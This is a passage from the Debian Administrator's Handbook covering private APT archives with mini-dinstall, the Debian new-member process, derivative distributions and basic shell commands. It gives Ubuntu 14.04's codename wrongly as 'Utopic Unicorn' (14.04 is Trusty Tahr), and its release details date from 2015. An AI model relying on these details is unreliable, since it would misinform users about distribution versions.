The administrators therefore configure a virtual host on their internal HTTP server, with `/srv/vhosts/packages/` as the root of the associated web space. The management of the archive itself is delegated to the `mini-dinstall` command (in the similarly-named package). This tool keeps an eye on an `incoming/` directory (in our case, `/srv/vhosts/packages/mini-dinstall/incoming/`) and waits for new packages there; when a package is uploaded, it is installed into a Debian archive at `/srv/vhosts/packages/`. The `mini-dinstall` command reads the `*.changes` file created when the Debian package is generated. These files contain a list of all other files associated with the version of the package (`*.deb`, `*.dsc`, `*.diff.gz/*.debian.tar.gz`, `*.orig.tar.gz`, or their equivalents with other compression tools), and these allow `mini-dinstall` to know which files to install. `*.changes` files also contain the name of the target distribution (often unstable) mentioned in the latest `debian/changelog` entry, and `mini-dinstall` uses this information to decide where the package should be installed. This is why administrators must always change this field before building a package, and set it to `internal` or `updates`, depending on the target location. `mini-dinstall` then generates the files required by APT, such as `Packages.gz`.

ALTERNATIVE  
**apt-ftparchive**

If `mini-dinstall` seems too complex for your Debian archive needs, you can also use the `apt-ftparchive` command. This tool scans the contents of a directory and displays (on its standard output) a matching `Packages` file. In the Falcot Corp case, administrators could upload the packages directly into `/srv/vhosts/packages/updates/` or `/srv/vhosts/packages/internal/`, then run the following commands to create the `Packages.gz` files:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

The `apt-ftparchive sources` command allows creating `Sources.gz` files in a similar fashion.

Configuring `mini-dinstall` requires setting up a `~/mini-dinstall.conf` file; in the Falcot Corp case, the contents are as follows:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian Packages
```

```
[internal]
release_label = Internal Packages
```

One decision worth noting is the generation of Release files for each archive. This can help manage package installation priorities using the `/etc/apt/preferences` configuration file (see section 6.2.5, “Managing Package Priorities” page 112 for details).

---

SECURITY

### mini-dinstall and permissions

Since `mini-dinstall` has been designed to run as a regular user, there’s no need to run it as root. The easiest way is to configure everything within the user account belonging to the administrator in charge of creating the Debian packages. Since only this administrator has the required permissions to put files in the `incoming/` directory, we can deduce that the administrator authenticated the origin of each package prior to deployment and `mini-dinstall` does not need to do it again. This explains the `verify_sigs =0` parameter (which means that signatures need not be verified). However, if the contents of packages are sensitive, we can reverse the setting and elect to authenticate with a keyring containing the public keys of persons allowed to create packages (configured with the `extra_keyrings` parameter); `mini-dinstall` will then check the origin of each incoming package by analyzing the signature integrated to the `*.changes` file.

Invoking `mini-dinstall` actually starts a daemon in the background. As long as this daemon runs, it will check for new packages in the `incoming/` directory every half-hour; when a new package arrives, it will be moved to the archive and the appropriate `Packages.gz` and `Sources.gz` files will be regenerated. If running a daemon is a problem, `mini-dinstall` can also be manually invoked in batch mode (with the `-b` option) every time a package is uploaded into the `incoming/` directory. Other possibilities provided by `mini-dinstall` are documented in its `mini-dinstall(1)` manual page.

---

EXTRA

### Generating a signed archive

The APT suite checks a chain of cryptographic signatures on the packages it handles before installing them, in order to ensure their authenticity (see section 6.5, “Checking Package Authenticity” page 121). Private APT archives can then be a problem, since the machines using them will keep displaying warnings about unsigned packages. A diligent administrator will therefore integrate private archives with the secure APT mechanism.

To help with this process, `mini-dinstall` includes a `release_signscript` configuration option that allows specifying a script to use for generating the signature. A good starting point is the `sign-release.sh` script provided by the `mini-dinstall` package in `/usr/share/doc/mini-dinstall/examples/`; local changes may be relevant.

## 15.4. Becoming a Package Maintainer

### 15.4.1. Learning to Make Packages

Creating a quality Debian package is not always a simple task, and becoming a package maintainer takes some learning, both with theory and practice. It's not a simple matter of building and installing software; rather, the bulk of the complexity comes from understanding the problems and conflicts, and more generally the interactions, with the myriad of other packages available.

#### *Rules*

A Debian package must comply with the precise rules compiled in the Debian policy, and each package maintainer must know them. There is no requirement to know them by heart, but rather to know they exist and to refer to them whenever a choice presents a non-trivial alternative. Every Debian maintainer has made mistakes by not knowing about a rule, but this is not a huge problem as long as the error gets fixed when a user reports it as a bug report (which tends to happen fairly soon thanks to advanced users).

➡ <https://www.debian.org/doc/debian-policy/>

#### *Procedures*

Debian is not a simple collection of individual packages. Everyone's packaging work is part of a collective project; being a Debian developer involves knowing how the Debian project operates as a whole. Every developer will, sooner or later, interact with others. The Debian Developer's Reference (in the *developers-reference* package) summarizes what every developer must know in order to interact as smoothly as possible with the various teams within the project, and to take the best possible advantages of the available resources. This document also enumerates a number of duties a developer is expected to fulfill.

➡ <https://www.debian.org/doc/manuals/developers-reference/>

#### *Tools*

Many tools help package maintainers in their work. This section describes them quickly, but does not give the full details, since they all have comprehensive documentation of their own.

**The *lintian* Program** This tool is one of the most important: it's the Debian package checker. It is based on a large array of tests created from the Debian policy, and detects quickly and automatically many errors that can then be fixed before packages are released.

This tool is only a helper, and it sometimes gets it wrong (for instance, since the Debian policy changes over time, *lintian* is sometimes outdated). It is also not exhaustive: not getting any

Lintian error should not be interpreted as a proof that the package is perfect; at most, it avoids the most common errors.

**The piuparts Program** This is another important tool: it automates the installation, upgrade, removal and purge of a package (in an isolated environment), and checks that none of these operations leads to an error. It can help in detecting missing dependencies, and it also detects when files are incorrectly left over after the package got purged.

**devscripts** The *devscripts* package contains many programs helping with a wide array of a Debian developer's job:

- `debuild` allows generating a package (with `dpkg-buildpackage`) and running `lintian` to check its compliance with the Debian policy afterwards.
- `debclean` cleans a source package after a binary package has been generated.
- `dch` allows quick and easy editing of a `debian/changelog` file in a source package.
- `uscan` checks whether a new version of a software has been released by the upstream author; this requires a `debian/watch` file with a description of the location of such releases.
- `debi` allows installing (with `dpkg -i`) the Debian package that was just generated without the need to type its full name and path.
- In a similar fashion, `debc` allows scanning the contents of the recently-generated package (with `dpkg -c`), without needing to type its full name and path.
- `bts` controls the bug tracking system from the command line; this program automatically generates the appropriate emails.
- `debrelease` uploads a recently-generated package to a remote server, without needing to type the full name and path of the related `.changes` file.
- `debsign` signs the `*.dsc` and `*.changes` files.
- `uupdate` automates the creation of a new revision of a package when a new upstream version has been released.

**debhelper and dh-make** Debhelper is a set of scripts easing the creation of policy-compliant packages; these scripts are invoked from `debian/rules`. Debhelper has been widely adopted within Debian, as evidenced by the fact that it is used by the majority of official Debian packages. All the commands it contains have a `dh_` prefix.

The `dh_make` script (in the *dh-make* package) creates files required for generating a Debian package in a directory initially containing the sources for a piece of software. As can be guessed from the name of the program, the generated files use debhelper by default.



**dupload and dput** The `dupload` and `dput` commands allow uploading a Debian package to a (possibly remote) server. This allows developers to publish their package on the main Debian server (`ftp-master.debian.org`) so that it can be integrated to the archive and distributed by mirrors. These commands take a `*.changes` file as a parameter, and deduce the other relevant files from its contents.

### 15.4.2. Acceptance Process

Becoming a “Debian developer” is not a simple administrative matter. The process comprises several steps, and is as much an initiation as it is a selection process. In any case, it is formalized and well-documented, so anyone can track their progression on the website dedicated to the new member process.

➡ <https://nm.debian.org/>

EXTRA

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**Lightweight process for  
“Debian Maintainers”**

“Debian Maintainer” is another status that gives less privileges than “Debian developer” but whose associated process is quicker. With this status, the contributors can maintain their own packages only. A Debian developer only needs to perform a check on an initial upload, and issue a statement to the effect that they trust the prospective maintainer with the ability to maintain the package on their own.

### *Prerequisites*

All candidates are expected to have at least a working knowledge of the English language. This is required at all levels: for the initial communications with the examiner, of course, but also later, since English is the preferred language for most of the documentation; also, package users will be communicating in English when reporting bugs, and they will expect replies in English.

The other prerequisite deals with motivation. Becoming a Debian developer is a process that only makes sense if the candidate knows that their interest in Debian will last for many months. The acceptance process itself may last for several months, and Debian needs developers for the long haul; each package needs permanent maintenance, and not just an initial upload.

### *Registration*

The first (real) step consists in finding a sponsor or advocate; this means an official developer willing to state that they believe that accepting X would be a good thing for Debian. This usually implies that the candidate has already been active within the community, and that their work has been appreciated. If the candidate is shy and their work is not publicly touted, they can try to convince a Debian developer to advocate them by showing their work in a private way.

At the same time, the candidate must generate a public/private RSA key pair with GnuPG, which should be signed by at least two official Debian developers. The signature authenticates the name on the key. Effectively, during a key signing party, each participant must show an official

identification (usually an ID card or passport) together with their key identifiers. This step confirms the link between the human and the keys. This signature thus requires meeting in real life. If you have not yet met any Debian developers in a public free software conference, you can explicitly seek developers living nearby using the list on the following webpage as a starting point.

➡ <https://wiki.debian.org/Keysigning>

Once the registration on `nm.debian.org` has been validated by the advocate, an *Application Manager* is assigned to the candidate. The application manager will then drive the process through multiple pre-defined steps and checks.

The first verification is an identity check. If you already have a key signed by two Debian developers, this step is easy; otherwise, the application manager will try and guide you in your search for Debian developers close by to organize a meet-up and a key signing.

### *Accepting the Principles*

These administrative formalities are followed by philosophical considerations. The point is to make sure that the candidate understands and accepts the social contract and the principles behind Free Software. Joining Debian is only possible if one shares the values that unite the current developers, as expressed in the founding texts (and summarized in chapter 1, “[The Debian Project](#)” page 2).

In addition, each candidate wishing to join the Debian ranks is expected to know the workings of the project, and how to interact appropriately to solve the problems they will doubtless encounter as time passes. All of this information is generally documented in manuals targeting the new maintainers, and in the Debian developer’s reference. An attentive reading of this document should be enough to answer the examiner’s questions. If the answers are not satisfactory, the candidate will be informed. They will then have to read (again) the relevant documentation before trying again. In the cases where the existing documentation does not contain the appropriate answer for the question, the candidate can usually reach an answer with some practical experience within Debian, or potentially by discussing with other Debian developers. This mechanism ensures that candidates get involved somewhat in Debian before becoming a full part of it. It is a deliberate policy, by which candidates who eventually join the project are integrated as another piece of an infinitely extensible jigsaw puzzle.

This step is usually known as the *Philosophy & Procedures* (P&P for short) in the lingo of the developers involved in the new member process.

### *Checking Skills*

Each application to become an official Debian developer must be justified. Becoming a project member requires showing that this status is legitimate, and that it facilitates the candidate’s job in helping Debian. The most common justification is that being granted Debian developer status eases maintenance of a Debian package, but it is not the only one. Some developers join

the project to contribute to porting to a specific architecture, others want to improve documentation, and so on.

This step represents the opportunity for the candidate to state what they intend to do within the Debian project and to show what they have already done towards that end. Debian is a pragmatic project and saying something is not enough, if the actions do not match what is announced. Generally, when the intended role within the project is related to package maintenance, a first version of the prospective package will have to be validated technically and uploaded to the Debian servers by a sponsor among the existing Debian developers.

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COMMUNITY

**Sponsoring**

Debian developers can “sponsor” packages prepared by someone else, meaning that they publish them in the official Debian repositories after having performed a careful review. This mechanism enables external persons, who have not yet gone through the new member process, to contribute occasionally to the project. At the same time, it ensures that all packages included in Debian have always been checked by an official member.

Finally, the examiner checks the candidate’s technical (packaging) skills with a detailed questionnaire. Bad answers are not permitted, but the answer time is not limited. All the documentation is available and several tries are allowed if the first answers are not satisfactory. This step does not intend to discriminate, but to ensure at least a modicum of knowledge common to new contributors.

This step is known as the *Tasks & Skills* step (T&S for short) in the examiners’ jargon.

### *Final Approval*

At the very last step, the whole process is reviewed by a DAM (*Debian Account Manager*). The DAM will review all the information about the candidate that the examiner collected, and makes the decision on whether or not to create an account on the Debian servers. In cases where extra information is required, the account creation may be delayed. Refusals are rather rare if the examiner does a good job of following the process, but they sometimes happen. They are never permanent, and the candidate is free to try again at a later time.

The DAM’s decision is authoritative and (almost) without appeal, which explains why the people in that seat have often been criticized in the past.





# Conclusion: Debian's **16** Future

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*The story of Falcot Corp ends with this last chapter; but Debian lives on, and the future will certainly bring many interesting surprises.*

## 16.1. Upcoming Developments

Weeks (or months) before a new version of Debian is released, the Release Manager picks the codename for the next version. Now that Debian version 8 is out, the developers are already busy working on the next version, codenamed *Stretch*...

There is no official list of planned changes, and Debian never makes promises relating to technical goals of the coming versions. However, a few development trends can already be noted, and we can try some bets on what might happen (or not).

In order to improve security and trust, most if not all the packages will be made to build reproducibly; that is to say, it will be possible to rebuild byte-for-byte identical binary packages from the source packages, thus allowing everyone to verify that no tampering has happened during the builds.

In a related theme, a lot of effort will have gone into improving security by default, and mitigating both “traditional” attacks and the new threats implied by mass surveillance.

Of course, all the main software suites will have had a major release. The latest version of the various desktops will bring better usability and new features. Wayland, the new display server that is being developed to replace X11 with a more modern alternative, will be available (although maybe not default) for at least some desktop environments.

A new feature of the archive maintenance software, “bikesheds”, will allow developers to host special-purpose package repositories in addition to the main repositories; this will allow for personal package repositories, repositories for software not ready to go into the main archive, repositories for software that has only a very small audience, temporary repositories for testing new ideas, and so on.

## 16.2. Debian’s Future

In addition to these internal developments, one can reasonably expect new Debian-based distributions to come to light, as many tools keep making this task easier. New specialized subprojects will also be started, in order to widen Debian’s reach to new horizons.

The Debian user community will increase, and new contributors will join the project... including, maybe, you!

The Debian project is stronger than ever, and well on its way towards its goal of a universal distribution; the inside joke within the Debian community is about *World Domination*.

In spite of its old age and its respectable size, Debian keeps on growing in all kinds of (sometimes unexpected) directions. Contributors are teeming with ideas, and discussions on development mailing lists, even when they look like bickerings, keep increasing the momentum. Debian is sometimes compared to a black hole, of such density that any new free software project is attracted.

Beyond the apparent satisfaction of most Debian users, a deep trend is becoming more and more indisputable: people are increasingly realising that collaborating, rather than working alone in

their corner, leads to better results for everyone. Such is the rationale used by distributions merging into Debian by way of subprojects.

The Debian project is therefore not threatened by extinction...

### 16.3. Future of this Book

We would like this book to evolve in the spirit of free software. We therefore welcome contributions, remarks, suggestions, and criticism. Please direct them to Raphaël ([hertzog@debian.org](mailto:hertzog@debian.org)) or Roland ([lolando@debian.org](mailto:lolando@debian.org)). For actionable feedback, feel free to open bug reports against the `debian-handbook` Debian package. The website will be used to gather all information relevant to its evolution, and you will find there information on how to contribute, in particular if you want to translate this book to make it available to an even larger public than today.

➡ <http://debian-handbook.info/>

We tried to integrate most of what our experience at Debian taught us, so that anyone can use this distribution and take the best advantage of it as soon as possible. We hope this book contributes to making Debian less confusing and more popular, and we welcome publicity around it!

We would like to conclude on a personal note. Writing (and translating) this book took a considerable amount of time out of our usual professional activity. Since we are both freelance consultants, any new source of income grants us the freedom to spend more time improving Debian; we hope this book to be successful and to contribute to this. In the meantime, feel free to retain our services!

➡ <http://www.freexian.com>

➡ <http://www.gnurandal.com>

See you soon!





# Derivative Distributions

# A

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## A.1. Census and Cooperation

The Debian project fully acknowledges the importance of derivative distributions and actively supports collaboration between all involved parties. This usually involves merging back the improvements initially developed by derivative distributions so that everyone can benefit and long-term maintenance work is reduced.

This explains why derivative distributions are invited to become involved in discussions on the [debian-derivatives@lists.debian.org](mailto:debian-derivatives@lists.debian.org) mailing-list, and to participate in the derivative census. This census aims at collecting information on work happening in a derivative so that official Debian maintainers can better track the state of their package in Debian variants.

➡ <https://wiki.debian.org/DerivativesFrontDesk>

➡ <https://wiki.debian.org/Derivatives/Census>

Let us now briefly describe the most interesting and popular derivative distributions.

## A.2. Ubuntu

Ubuntu made quite a splash when it came on the Free Software scene, and for good reason: Canonical Ltd., the company that created this distribution, started by hiring thirty-odd Debian developers and publicly stating the far-reaching objective of providing a distribution for the

general public with a new release twice a year. They also committed to maintaining each version for a year and a half.

These objectives necessarily involve a reduction in scope; Ubuntu focuses on a smaller number of packages than Debian, and relies primarily on the GNOME desktop (although an official Ubuntu derivative, called “Kubuntu”, relies on KDE). Everything is internationalized and made available in a great many languages.

So far, Ubuntu has managed to keep this release rhythm. They also publish *Long Term Support* (LTS) releases, with a 5-year maintenance promise. As of April 2015, the current LTS version is version 14.04, nicknamed Utopic Unicorn. The last non-LTS version is version 15.04, nicknamed Vivid Vervet. Version numbers describe the release date: 15.04, for example, was released in April 2015.

#### IN PRACTICE

#### Ubuntu’s support and maintenance promise

Canonical has adjusted multiple times the rules governing the length of the period during which a given release is maintained. Canonical, as a company, promises to provide security updates to all the software available in the main and restricted sections of the Ubuntu archive, for 5 years for LTS releases and for 9 months for non-LTS releases. Everything else (available in the universe and multiverse) is maintained on a best-effort basis by volunteers of the MOTU team (*Masters Of The Universe*). Be prepared to handle security support yourself if you rely on packages of the latter sections.

Ubuntu has reached a wide audience in the general public. Millions of users were impressed by its ease of installation, and the work that went into making the desktop simpler to use.

Ubuntu and Debian used to have a tense relationship; Debian developers who had placed great hopes in Ubuntu contributing directly to Debian were disappointed by the difference between the Canonical marketing, which implied Ubuntu were good citizens in the Free Software world, and the actual practice where they simply made public the changes they applied to Debian packages. Things have been getting better over the years, and Ubuntu has now made it general practice to forward patches to the most appropriate place (although this only applies to external software they package and not to the Ubuntu-specific software such as Mir or Unity).

➔ <http://www.ubuntu.com/>

### A.3. Linux Mint

Linux Mint is a (partly) community-maintained distribution, supported by donations and advertisements. Their flagship product is based on Ubuntu, but they also provide a “Linux Mint Debian Edition” variant that evolves continuously (as it is based on Debian Testing). In both cases, the initial installation involves booting a LiveDVD.

The distribution aims at simplifying access to advanced technologies, and provides specific graphical user interfaces on top of the usual software. For instance, Linux Mint relies on Cinnamon instead of GNOME by default (but it also includes MATE as well as KDE and Xfce); similarly,

the package management interface, although based on APT, provides a specific interface with an evaluation of the risk from each package update.

Linux Mint includes a large amount of proprietary software to improve the experience of users who might need those. For example: Adobe Flash and multimedia codecs.

➔ <http://www.linuxmint.com/>

## A.4. Knoppix

The Knoppix distribution barely needs an introduction. It was the first popular distribution to provide a *LiveCD*; in other words, a bootable CD-ROM that runs a turn-key Linux system with no requirement for a hard-disk — any system already installed on the machine will be left untouched. Automatic detection of available devices allows this distribution to work in most hardware configurations. The CD-ROM includes almost 2 GB of (compressed) software, and the DVD-ROM version has even more.

Combining this CD-ROM to a USB stick allows carrying your files with you, and to work on any computer without leaving a trace — remember that the distribution doesn't use the hard-disk at all. Knoppix uses LXDE (a lightweight graphical desktop) by default, but the DVD version also includes GNOME and KDE. Many other distributions provide other combinations of desktops and software. This is, in part, made possible thanks to the *live-build* Debian package that makes it relatively easy to create a LiveCD.

➔ <http://live.debian.net/>

Note that Knoppix also provides an installer: you can first try the distribution as a LiveCD, then install it on a hard-disk to get better performance.

➔ <http://www.knopper.net/knoppix/index-en.html>

## A.5. Aptosid and Siduction

These community-based distributions track the changes in Debian *Sid* (*Unstable*) — hence their name. The modifications are limited in scope: the goal is to provide the most recent software and to update drivers for the most recent hardware, while still allowing users to switch back to the official Debian distribution at any time. Aptosid was previously known as Sidux, and Siduction is a more recent fork of Aptosid.

➔ <http://aptosid.com>

➔ <http://siduction.org>

## A.6. Grml

Grml is a LiveCD with many tools for system administrators, dealing with installation, deployment, and system rescue. The LiveCD is provided in two flavors, full and small, both available

for 32-bit and 64-bit PCs. Obviously, the two flavors differ by the amount of software included and by the resulting size.

➔ <https://grml.org>

## A.7. Tails

Tails (The Amnesic Incognito Live System) aims at providing a live system that preserves anonymity and privacy. It takes great care in not leaving any trace on the computer it runs on, and uses the Tor network to connect to the Internet in the most anonymous way possible.

➔ <https://tails.boum.org>

## A.8. Kali Linux

Kali Linux is a Debian-based distribution specialising in penetration testing (“pentesting” for short). It provides software that helps auditing the security of an existing network or computer while it is live, and analyze it after an attack (which is known as “computer forensics”).

➔ <https://kali.org>

## A.9. Devuan

Devuan is a relatively new fork of Debian: it started in 2014 as a reaction to the decision made by Debian to switch to `systemd` as the default init system. A group of users attached to `sysv` and opposing (real or perceived) drawbacks to `systemd` started Devuan with the objective of maintaining a `systemd`-less system. As of March 2015, they haven’t published any real release: it remains to be seen if the project will succeed and find its niche, or if the `systemd` opponents will learn to accept it.

➔ <https://devuan.org>

## A.10. Tanglu

Tanglu is another Debian derivative; this one is based on a mix of Debian *Testing* and *Unstable*, with patches to some packages. Its goal is to provide a modern desktop-friendly distribution based on fresh software, without the release constraints of Debian.

➔ <http://tanglu.org>

## A.11. DoudouLinux

DoudouLinux targets young children (starting from 2 years old). To achieve this goal, it provides an heavily customized graphical interface (based on LXDE) and comes with many games and educative applications. Internet access is filtered to prevent children from visiting problematic websites. Advertisements are blocked. The goal is that parents should be free to let their children use their computer once booted into DoudouLinux. And children should love using DoudouLinux, just like they enjoy their gaming console.

➡ <http://www.doudoulinux.org>

## A.12. Raspbian

Raspbian is a rebuild of Debian optimised for the popular (and inexpensive) Raspberry Pi family of single-board computers. The hardware for that platform is more powerful than what the Debian *armel* architecture can take advantage of, but lacks some features that would be required for *armhf*; so Raspbian is a kind of intermediary, rebuilt specifically for that hardware and including patches targeting this computer only.

➡ <https://raspbian.org>

## A.13. And Many More

The Distrowatch website references a huge number of Linux distributions, many of which are based on Debian. Browsing this site is a great way to get a sense of the diversity in the Free Software world.

➡ <http://distrowatch.com>

The search form can help track down a distribution based on its ancestry. In March 2015, selecting Debian led to 131 active distributions!

➡ <http://distrowatch.com/search.php>



# Short Remedial Course

# B

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## B.1. Shell and Basic Commands

In the Unix world, every administrator has to use the command line sooner or later; for example, when the system fails to start properly and only provides a command-line rescue mode. Being able to handle such an interface, therefore, is a basic survival skill for these circumstances.

### QUICK LOOK

#### Starting the command interpreter

A command-line environment can be run from the graphical desktop, by an application known as a “terminal”. In GNOME, you can start it from the “Activities” overview (that you get when you move the mouse in the top-left corner of the screen) by typing the first letters of the application name. In KDE, you will find it in the K → Applications → System menu.

This section only gives a quick peek at the commands. They all have many options not described here, so please refer to the abundant documentation in their respective manual pages.

### B.1.1. Browsing the Directory Tree and Managing Files

Once a session is open, the `pwd` command (which stands for *print working directory*) displays the current location in the filesystem. The current directory is changed with the `cd` *directory* command (`cd` is for *change directory*). The parent directory is always called `..` (two dots), whereas the current directory is also known as `.` (one dot). The `ls` command allows *listing* the contents of a directory. If no parameters are given, it operates on the current directory.



```

$ pwd
/home/rhertzog
$ cd Desktop
$ pwd
/home/rhertzog/Desktop
$ cd .
$ pwd
/home/rhertzog/Desktop
$ cd ..
$ pwd
/home/rhertzog
$ ls
Desktop    Downloads  Pictures   Templates
Documents  Music      Public    Videos

```

A new directory can be created with `mkdir directory`, and an existing (empty) directory can be removed with `rmdir directory`. The `mv` command allows *moving* and/or renaming files and directories; *removing* a file is achieved with `rm file`.

```

$ mkdir test
$ ls
Desktop    Downloads  Pictures   Templates  Videos
Documents  Music      Public     test
$ mv test new
$ ls
Desktop    Downloads  new        Public     Videos
Documents  Music      Pictures   Templates
$ rmdir new
$ ls
Desktop    Downloads  Pictures   Templates  Videos
Documents  Music      Public

```

### B.1.2. Displaying and Modifying Text Files

The `cat file` command (intended to *concatenate* files to the standard output device) reads a file and displays its contents on the terminal. If the file is too big to fit on a screen, use a pager such as `less` (or `more`) to display it page by page.

The `editor` command starts a text editor (such as `vi` or `nano`) and allows creating, modifying and reading text files. The simplest files can sometimes be created directly from the command interpreter thanks to redirection: `echo "text" >file` creates a file named *file* with "text" as its contents. Adding a line at the end of this file is possible too, with a command such as `echo "moretext" >>file`. Note the `>>` in this example.

### B.1.3. Searching for Files and within Files

The `find directory criteria` command looks for files in the hierarchy under *directory* according to several criteria. The most commonly used criterion is `-name name`: that allows looking for a file by its name.

The `grep expression files` command searches the contents of the files and extracts the lines matching the regular expression (see sidebar “**Regular expression**” page 262). Adding the `-r` option enables a recursive search on all files contained in the directory passed as a parameter. This allows looking for a file when only a part of the contents are known.

### B.1.4. Managing Processes

The `ps aux` command lists the processes currently running and helps identifying them by showing their *pid* (process id). Once the *pid* of a process is known, the `kill -signal pid` command allows sending it a signal (if the process belongs to the current user). Several signals exist; most commonly used are TERM (a request to terminate gracefully) and KILL (a forced kill).

The command interpreter can also run programs in the background if the command is followed by a “&”. By using the ampersand, the user resumes control of the shell immediately even though the command is still running (hidden from the user; as a background process). The `jobs` command lists the processes running in the background; running `fg %job-number` (for *foreground*) restores a job to the foreground. When a command is running in the foreground (either because it was started normally, or brought back to the foreground with `fg`), the Control+Z key combination pauses the process and resumes control of the command-line. The process can then be restarted in the background with `bg %job-number` (for *background*).

### B.1.5. System Information: Memory, Disk Space, Identity

The `free` command displays information on memory; `df` (*disk free*) reports on the available disk space on each of the disks mounted in the filesystem. Its `-h` option (for *human readable*) converts the sizes into a more legible unit (usually mebibytes or gibibytes). In a similar fashion, the `free` command supports the `-m` and `-g` options, and displays its data either in mebibytes or in gibibytes, respectively.

```

$ free
      total        used        free     shared    buffers     cached
Mem:   1028420    1009624     18796         0       47404     391804
-/+ buffers/cache:    570416     458004
Swap:   2771172     404588    2366584

$ df
Filesystem            1K-blocks      Used Available Use% Mounted on
/dev/sda2              9614084    4737916   4387796  52% /
tmpfs                  514208         0     514208   0% /lib/init/rw
udev                   10240         100     10140   1% /dev
tmpfs                  514208    269136   245072  53% /dev/shm
/dev/sda5             44552904   36315896   7784380  83% /home

```

The `id` command displays the identity of the user running the session, along with the list of groups they belong to. Since access to some files or devices may be limited to group members, checking available group membership may be useful.

```

$ id
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhertzog),24(cdrom),25(floppy),27(
  ↳ sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(
  ↳ scanner)

```

## B.2. Organization of the Filesystem Hierarchy

### B.2.1. The Root Directory

A Debian system is organized along the *Filesystem Hierarchy Standard* (FHS). This standard defines the purpose of each directory. For instance, the top-level directories are described as follows:

- `/bin/`: basic programs;
- `/boot/`: Linux kernel and other files required for its early boot process;
- `/dev/`: device files;
- `/etc/`: configuration files;
- `/home/`: user's personal files;
- `/lib/`: basic libraries;
- `/media/*`: mount points for removable devices (CD-ROM, USB keys and so on);
- `/mnt/`: temporary mount point;
- `/opt/`: extra applications provided by third parties;
- `/root/`: administrator's (root's) personal files;
- `/run/`: volatile runtime data that does not persist across reboots (not yet included in the FHS);

- `/sbin/`: system programs;
- `/srv/`: data used by servers hosted on this system;
- `/tmp/`: temporary files; this directory is often emptied at boot;
- `/usr/`: applications; this directory is further subdivided into `bin`, `sbin`, `lib` (according to the same logic as in the root directory). Furthermore, `/usr/share/` contains architecture-independent data. `/usr/local/` is meant to be used by the administrator for installing applications manually without overwriting files handled by the packaging system (`dpkg`).
- `/var/`: variable data handled by daemons. This includes log files, queues, spools, caches and so on.
- `/proc/` and `/sys/` are specific to the Linux kernel (and not part of the FHS). They are used by the kernel for exporting data to user space (see section B.3.4, “The User Space” page 454 and section B.5, “The User Space” page 457 for explanations about this concept).

### B.2.2. The User’s Home Directory

The contents of a user’s home directory is not standardized, but there are still a few noteworthy conventions. One is that a user’s home directory is often referred to by a tilde (“~”). That is useful to know because command interpreters automatically replace a tilde with the correct directory (usually `/home/user/`).

Traditionally, application configuration files are often stored directly under the user’s home directory, but their names usually start with a dot (for instance, the `mutt` email client stores its configuration in `~/.muttrc`). Note that filenames that start with a dot are hidden by default; and `ls` only lists them when the `-a` option is used, and graphical file managers need to be told to display hidden files.

Some programs also use multiple configuration files organized in one directory (for instance, `~/.ssh/`). Some applications (such as the Iceweasel web browser) also use their directory to store a cache of downloaded data. This means that those directories can end up using a lot of disk space.

These configuration files stored directly in a user’s home directory, often collectively referred to as *dotfiles*, have long proliferated to the point that these directories can be quite cluttered with them. Fortunately, an effort led collectively under the FreeDesktop.org umbrella has resulted in the “XDG Base Directory Specification”, a convention that aims at cleaning up these files and directory. This specification states that configuration files should be stored under `~/.config`, cache files under `~/.cache`, and application data files under `~/.local` (or subdirectories thereof). This convention is slowly gaining traction, and several applications (especially graphical ones) have started following it.

Graphical desktops usually display the contents of the `~/Desktop/` directory (or whatever the appropriate translation is for systems not configured in English) on the desktop (ie, what is visible on screen once all applications are closed or iconized).

Finally, the email system sometimes stores incoming emails into a `~/Mail/` directory.

## B.3. Inner Workings of a Computer: the Different Layers Involved

A computer is often considered as something rather abstract, and the externally visible interface is much simpler than its internal complexity. Such complexity comes in part from the number of pieces involved. However, these pieces can be viewed in layers, where a layer only interacts with those immediately above or below.

An end-user can get by without knowing these details... as long as everything works. When confronting a problem such as, “The internet doesn’t work!”, the first thing to do is to identify in which layer the problem originates. Is the network card (hardware) working? Is it recognized by the computer? Does the Linux kernel see it? Are the network parameters properly configured? All these questions isolate an appropriate layer and focus on a potential source of the problem.

### B.3.1. The Deepest Layer: the Hardware

Let us start with a basic reminder that a computer is, first and foremost, a set of hardware elements. There is generally a main board (known as the *motherboard*), with one (or more) processor(s), some RAM, device controllers, and extension slots for option boards (for other device controllers). Most noteworthy among these controllers are IDE (Parallel ATA), SCSI and Serial ATA, for connecting to storage devices such as hard disks. Other controllers include USB, which is able to host a great variety of devices (ranging from webcams to thermometers, from keyboards to home automation systems) and IEEE 1394 (Firewire). These controllers often allow connecting several devices so the complete subsystem handled by a controller is therefore usually known as a “bus”. Option boards include graphics cards (into which monitor screens will be plugged), sound cards, network interface cards, and so on. Some main boards are pre-built with these features, and don’t need option boards.

#### IN PRACTICE

##### Checking that the hardware works

Checking that a piece of hardware works can be tricky. On the other hand, proving that it doesn’t work is sometimes quite simple.

A hard disk drive is made of spinning platters and moving magnetic heads. When a hard disk is powered up, the platter motor makes a characteristic whir. It also dissipates energy as heat. Consequently, a hard disk drive that stays cold and silent when powered up is broken.

Network cards often include LEDs displaying the state of the link. If a cable is plugged in and leads to a working network hub or switch, at least one LED will be on. If no LED lights up, either the card itself, the network device, or the cable between them, is faulty. The next step is therefore testing each component individually.

Some option boards — especially 3D video cards — include cooling devices, such as heat sinks and/or fans. If the fan does not spin even though the card is powered up, a plausible explanation is the card overheated. This also applies to the main processor(s) located on the main board.

### B.3.2. The Starter: the BIOS or UEFI

Hardware, on its own, is unable to perform useful tasks without a corresponding piece of software driving it. Controlling and interacting with the hardware is the purpose of the operating system and applications. These, in turn, require functional hardware to run.

This symbiosis between hardware and software does not happen on its own. When the computer is first powered up, some initial setup is required. This role is assumed by the BIOS or UEFI, a piece of software embedded into the main board that runs automatically upon power-up. Its primary task is searching for software it can hand over control to. Usually, in the BIOS case, this involves looking for the first hard disk with a boot sector (also known as the *master boot record* or MBR), loading that boot sector, and running it. From then on, the BIOS is usually not involved (until the next boot). In the case of UEFI, the process involves scanning disks to find a dedicated EFI partition containing further EFI applications to execute.

---

**TOOL**  
**Setup, the BIOS/UEFI  
configuration tool**

